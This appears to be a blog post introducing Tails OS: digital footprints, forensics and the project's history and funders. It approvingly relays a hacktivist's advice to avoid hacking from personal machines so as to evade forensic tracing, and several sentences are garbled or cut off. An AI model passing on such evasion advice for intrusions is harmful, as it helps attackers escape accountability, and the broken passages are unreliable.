
Really, Are you asking this question, really? Oh sorry. Just wanted to make sure you are me this

are asking me this question. Just like when you walk on wet floor of cement, you leave footprints, you also leave digital footprints everywhere when you use internet or a device. For example, your search history, the sites you visited, what you did etc. Most companies today track your browsing activity using something known as cookies. Leave browsers, what you did on your own PC or even a virtual machine can be constructed by proper computer forensics. Phineas Fisher, the hacktivist who hacked and brought down “Hacking Team” while explaining how he hacked into Hacking Team, rightly warned would be hacktivists not to hack from your personal PC or in fact even virtual machine because that would leave footprints of your activity. If you want to stay anonymous and private over the internet, then Tails OS is the right choice. There is a reason why Edward Snowden

History.


The birth of Tails OS happened in year 2009, with a different name though. It was the next iteration of Incognito, which is a discontinued Gentoo_based Linux distribution. The project was then named Amnesia. The name Tails OS came when Amnesia was merged with Incognito. In the beginning of its development, this project was supported by The Tor project. Later Tails OS was funded by Open Technology Fund, Mozilla and Freedom of the Press Foundation. The latest release of Tails OS of writing is 5.14.


